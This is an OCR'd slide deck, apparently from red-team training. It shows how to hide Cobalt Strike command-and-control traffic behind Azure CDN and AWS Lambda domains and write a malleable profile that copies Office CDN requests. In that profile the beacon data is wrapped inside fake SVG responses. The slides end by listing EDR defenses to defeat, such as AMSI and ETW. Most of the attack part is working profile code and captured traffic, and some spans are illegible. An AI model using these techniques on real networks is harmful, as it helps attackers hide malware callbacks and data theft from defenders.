
Endpoint settings

Create a new CDN endpoint	✓
CDN endpoint name *	mrun1k0d3r .azureedge.net
Origin type *	Custom origin
Origin hostname *	8.8.8.8

[illegible]

Gaining Access

REALLY IMPORTANT DISABLE CACHING



About This Feature

Control how CDN caches your content and how unique query strings are handled.

Learn more

Query string caching behavior: Ignore query strings

- Ignore query strings
- Bypass caching for query strings
- Cache every unique URL

Gaining Access

Azure allow you by default to do geofencing and much more

Once you are set, you can set your Cobalt Strike to mrun1k0d3r.azureedge.net which point to your C2 server IP, under the hood

Gaining Access

Rather use AWS instead of Azure. Sure!

You can use lambda to forward network to your host

https://blog.xpnsec.com/aws-lambda-redirector/


With a bit of code, you can have your server assigned to [random].execute-api.us-east-1.amazonaws.com


Once again, you will have a domain in front of your server that is trustable


Gaining Access

You want a good profile:

Echo Mirage MITM, a legit application, and duplicate the traffic








System Log: EchoMirage.log

Gaining Access

From pcap to Cobalt Strike profile



```
POST /gsorganizationvalsha2g2 HTTP/1.1
Host: ocsp2.globalsign.com
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0) Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Content-Type: application/ocsp-request
Content-Length: 79
Connection: keep-alive
Pragma: no-cache
Cache-Control: no-cache

0M0K0I0G0E0..+.........M.=......r......{.....a....)S...};..@..|..5j.s..]..
J.HTTP/1.1 200 OK
Date: Tue, 22 Nov 2022 23:12:22 GMT
Content-Type: application/ocsp-response
Content-Length: 1459
Connection: keep-alive
Expires: Sat, 26 Nov 2022 22:28:37 GMT
ETag: "22e357f80099eb759b7f572f23ead3d62d1839f0"
Last-Modified: Tue, 22 Nov 2022 22:28:38 GMT
Cache-Control: public, no-transform, must-revalidate, s-maxage=3600
CF-Cache-Status: HIT
Age: 1952
Accept-Ranges: bytes
Vary: Accept-Encoding
Server: cloudflare
CF-RAY: 76e5597cadbe5967-IAD

0
```

Gaining Access


Looking for a nice profile?

Pick one of your favorite corporate applications that send traffic over the Internet such as:

- SharePoint
- Teams
- Office

You can use WireShark to sniff the traffic or a web proxy.

Gaining Access



12491 [] ✓ Proxy GET 200 https://res.cdn.office.net 6179 /officehub/images/content/images/worl...
Pretty Raw Hex
Pretty Raw Hex Render

```
GET /officehub/images/content/images/world-a973a4a060.svg HTTP/2
Host: res.cdn.office.net
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:107.0)
Gecko/20100101 Firefox/107.0
Accept: */*
Accept-Language: en-CA,en-US;q=0.7,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: https://www.office.com/
Origin: https://www.office.com
Sec-Fetch-Dest: empty
Sec-Fetch-Mode: cors
Sec-Fetch-Site: cross-site
Te: trailers


```

```
HTTP/2 200 OK
Last-Modified: Thu, 28 Oct 2021 21:10:49 GMT
X-Ms-Request-Id: a95b24e0-101e-0043-5794-bd245e000000
Content-Length: 6179
Cache-Control: max-age=630720000
Date: Mon, 05 Dec 2022 17:55:53 GMT
Vary: Accept-Encoding
Timing-Allow-Origin: *
Access-Control-Expose-Headers: date,Akamai-Request-BC
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: image/svg+xml
X-Cdn-Provider: Akamai

<?xml version="1.0" encoding="utf-8"?>
  <!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG
  Version: 6.00 Build 0)  -->
  <svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg"
  xmlns:xlink="http://www.w3.org/1999/xlink" x="0px" y="0px"
  viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;" xml:space
  ="preserve">
    <style type="text/css">
      .st0{
        clip-path:url(#SVGID_2_);
      }
```

Gaining Access

Let’s deal with the host first




```
Host: res.cdn.office.net
```

Register res-cdn-office.azureedge.net


Gaining Access

For the profile set the URI to



```
set uri "/officehub/images/content/images/world-a973a4a060.svg";
set verb "GET";
```

Set the headers



```
client {

    header "Referer" "https://www.office.com";
    header "Sec-Fetch-Dest" "empty"
    header "Sec-Fetch-Mode" "cors"
    header "Sec-Fetch-Site" cross-site"
```

Gaining Access


On the server side

Let’s prepend and append the SVG structure

```
server {

    header "X-Ms-Request-Id" "a95b24e0-101e-0043-5794-bd245e000000";
    ...

        output {
        mask;
        base64url;
        prepend "<?xml version=\"1.0\" encoding=\"utf-8\"?> <!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0)  --> <svg
        version=\"1.1\" id=\"Layer_1\" xmlns=\"http://www.w3.org/2000/svg\" xmlns:xlink=\"http://www.w3.org/1999/xlink\" x=\"0px\" y=\"0px\"     viewBox=\"0 0
        24 24\" style=\"enable-background:new 0 0 24 24;\" xml:space=\"preserve\"> <style type=\"text/css\">     .st0{clip-path:url(#SVGID_2_);}
        .st1{fill:#666666;} </style> <title>Artboard 1</title> <g>  <g>         <defs>          <path id=\"SVGID_1_\" d=\""


        append "\"/>        </defs>         <clipPath id=\"SVGID_2_\">          <use xlink:href=\"#SVGID_1_\"  style=\"overflow:visible;\"/>
        </clipPath>         <g class=\"st0\">           <rect x=\"-4.9\" y=\"-5\" class=\"st1\" width=\"33.9\" height=\"34\"/>      </g>    </g> </g> </svg>"
        print;
    }
}
```

Gaining Access

When the beacon will callback, it will look like the server is returning an SVG file due to the profile we created



```
HTTP/2 200 HTTP/2
Last-Modified: Thu, 28 Oct 2021 21:10:49 GMT
X-Ms-Request-Id: a95b24e0-101e-0043-5794-bd245e000000
Content-Length: 6179
Cache-Control: max-age=630720000
Date: Mon, 05 Dec 2022 17:55:53 GMT
Vary: Accept-Encoding
Timing-Allow-Origin: *
Access-Control-Expose-Headers: date,Akamai-Request-BC
Access-Control-Allow-Origin: *
Strict-Transport-Security: max-age=31536000; includeSubDomains
Content-Type: image/svg+xml
X-Cdn-Provider: Akamai

<?xml version="1.0" encoding="utf-8"?>
<!-- Generator: Adobe Illustrator 21.1.0, SVG Export Plug-In . SVG Version: 6.00 Build 0)  -->
<svg version="1.1" id="Layer_1" xmlns="http://www.w3.org/2000/svg" xmlns:xlink="
http://www.w3.org/1999/xlink" x="0px" y="0px"
   viewBox="0 0 24 24" style="enable-background:new 0 0 24 24;" xml:space="preserve">
<style type="text/css">
  .st0{clip-path:url(#SVGID_2_);}
  .st1{fill:#666666;}
</style>
<title>Artboard 1</title>
<g>
  <g>
    <defs>
      <path id="SVGID_1_" d="base64 encode beacon data"/>
    </defs>
    <clipPath id="SVGID_2_">
      <use xlink:href="#SVGID_1_"  style="overflow:visible;"/>
    </clipPath>
    <g class="st0">
      <rect x="-4.9" y="-5" class="st1" width="33.9" height="34"/>
    </g>
  </g>
</g>
</svg>
```

Gaining Access

IN CONCLUSION

DESIGNING PAYLOAD TAKE TIME, RESEARCH AND TEST

CREATE YOUR OWN LAB PLAY WITH THE SECURITY PRODUCT

CODE CODE CODE

[illegible]

15 minutes break

What is an EDR, XDR or NDR?

Endpoint detection & response relies on the following to detect malicious activities:


- AMSI
- ETW & ETW Ti
- "Machine Learning"
- Sandboxes
- Kernel callbacks
- User Mode Hooking
- Killing the EDR
- Alternative to get your code running

Defeating AMSI

What is AMSI

AMSI is according to Microsoft:

The Windows Antimalware Scan Interface (AMSI) is a versatile interface standard that allows your applications and services to integrate with any antimalware product that's present on a machine. AMSI provides enhanced malware protection for your end-users and their data, applications, and workloads.



